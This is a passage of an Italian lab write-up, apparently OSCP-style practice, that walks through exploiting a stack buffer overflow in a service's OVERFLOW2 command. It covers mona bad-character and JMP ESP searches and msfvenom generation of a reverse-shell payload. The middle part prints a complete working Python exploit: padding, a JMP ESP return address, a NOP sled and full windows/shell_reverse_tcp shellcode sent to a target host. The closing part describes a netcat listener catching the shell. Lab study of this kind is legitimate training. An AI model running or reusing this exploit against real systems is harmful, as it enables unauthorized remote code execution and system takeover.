
Esecuzione di `!mona bytearray -b "\x00"` per generare il file contenente tutti i byte da testare.

Comando Compare

```
!mona compare -f C:\mona\oscp\bytearray.bin -a esp
```

Esecuzione di `!mona compare -f C:\mona\oscp\bytearray.bin -a esp` per confrontare memoria e individuare eventuali bad characters.


Risultato Compare



Finestra “Memory comparison results” che evidenzia eventuali byte corrotti, permettendo di determinare l’elenco definitivo dei bad characters.

FASE 4 – Ricerca JMP ESP


Ricerca JMP ESP



Ricerca di un indirizzo contenente l’istruzione `JMP ESP` tramite `!mona jmp -r esp -cpb "<badchars>"`, filtrando i caratteri non validi.

FASE 5 – Generazione Shellcode

msfvenom



Generazione dello shellcode `windows/shell_reverse_tcp` tramite msfvenom, escludendo i bad characters identificati durante l'analisi.

FASE 6 – Costruzione Exploit Finale: Script finale exploit


```
import socket
import struct

ip = "192.168.1.173"
port = 1337
timeout = 5

padding = b"A" * 634
eip = struct.pack('<I', 0x625011af)
nops = b"\x90" * 32

buf =  b""
buf += b"\xfc\xbb\xd3\xef\x49\xb1\xeb\x0c\x5e\x56\x31\x1e"
buf += b"\xad\x01\xc3\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff"
buf += b"\xff\x2f\x07\xcb\xb1\xcf\xd8\xac\x38\x2a\xe9\xec"
buf += b"\x5f\x3f\x5a\xdd\x14\x6d\x57\x96\x79\x85\xec\xda"
buf += b"\x55\xaa\x45\x50\x80\x85\x56\xc9\xf0\x84\xd4\x10"
buf += b"\x25\x66\xe4\xda\x38\x67\x21\x06\xb0\x35\xfa\x4c"
buf += b"\x67\xa9\x8f\x19\xb4\x42\xc3\x8c\xbc\xb7\x94\xaf"
buf += b"\xed\x66\xae\xe9\x2d\x89\x63\x82\x67\x91\x60\xaf"
buf += b"\x3e\x2a\x52\x5b\xc1\xfa\xaa\xa4\x6e\xc3\x02\x57"
buf += b"\x6e\x04\xa4\x88\x05\x7c\xd6\x35\x1e\xbb\xa4\xe1"
buf += b"\xab\x5f\x0e\x61\x0b\xbb\xae\xa6\xca\x48\xbc\x03"
buf += b"\x98\x16\xa1\x92\x4d\x2d\xdd\x1f\x70\xe1\x57\x5b"
buf += b"\x57\x25\x33\x3f\xf6\x7c\x99\xee\x07\x9e\x42\x4e"
buf += b"\xa2\xd5\x6f\x9b\xdf\xb4\xe7\x68\xd2\x46\xf8\xe6"
buf += b"\x65\x35\xca\xa9\xdd\xd1\x66\x21\xf8\x26\x88\x18"
buf += b"\xbc\xb8\x77\xa3\xbd\x91\xb3\xf7\xed\x89\x12\x78"
buf += b"\x66\x49\x9a\xad\x29\x19\x34\x1e\x8a\xc9\xf4\xce"
buf += b"\x62\x03\xfb\x31\x92\x2c\xd1\x59\x39\xd7\xb2\xa5"
buf += b"\x16\xd6\x29\x4e\x65\xd8\xa9\x5c\xe0\x3e\xdb\x70"
buf += b"\xa5\xe9\x74\xe8\xec\x61\xe4\xf5\x3a\x0c\x26\x7d"
buf += b"\xc9\xf1\xe9\x76\xa4\xe1\x9e\x76\xf3\x5b\x08\x88"
buf += b"\x29\xf3\xd6\x1b\xb6\x03\x90\x07\x61\x54\xf5\xf6"
buf += b"\x78\x30\xeb\xa1\xd2\x26\xf6\x34\x1c\xe2\x2d\x85"
buf += b"\xa3\xeb\xa0\xb1\x87\xfb\x7c\x39\x8c\xaf\xd0\x6c"
buf += b"\x5a\x19\x97\xc6\x2c\xf3\x41\xb4\xe6\x93\x14\xf6"
buf += b"\x38\xe5\x18\xd3\xce\x09\xa8\x8a\x96\x36\x05\x5b"
buf += b"\x1f\x4f\x7b\xfb\xe0\x9a\x3f\x1b\x03\x0e\x4a\xb4"
buf += b"\x9a\xdb\xf7\xd9\x1c\x36\x3b\xe4\x9e\xb2\xc4\x13"
buf += b"\xbe\xb7\xc1\x58\x78\x24\xb8\xf1\xed\x4a\x6f\xf1"
buf += b"\x27\x4a\x8f\x0d\xc8"

payload = padding + eip + nops + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW2 " + payload)
s.recv(1024)
s.close()
```

Script Python definitivo con struttura completa del payload composta da:

- Padding (634 byte)
- Indirizzo JMP ESP in little endian
- NOP sled
- Shellcode generato con msfvenom

🔹 FASE 7 – Esecuzione Exploit e Reverse Shell

Reverse Shell ricevuta



Listener Netcat in ascolto sulla porta 1234 che riceve la connessione dalla macchina vulnerabile, dimostrando l'esecuzione di codice arbitrario (Remote Code Execution).

CONCLUSIONI FINALI:

Il comando OVERFLOW2 è risultato vulnerabile a stack-based buffer overflow, permettendo la sovrascrittura controllata del registro EIP.

Attraverso l'identificazione dell'offset, dei bad characters e di un indirizzo JMP ESP valido, è stato costruito un exploit funzionante.

Il laboratorio ha dimostrato la possibilità di ottenere Remote Code Execution in ambiente controllato seguendo una metodologia strutturata.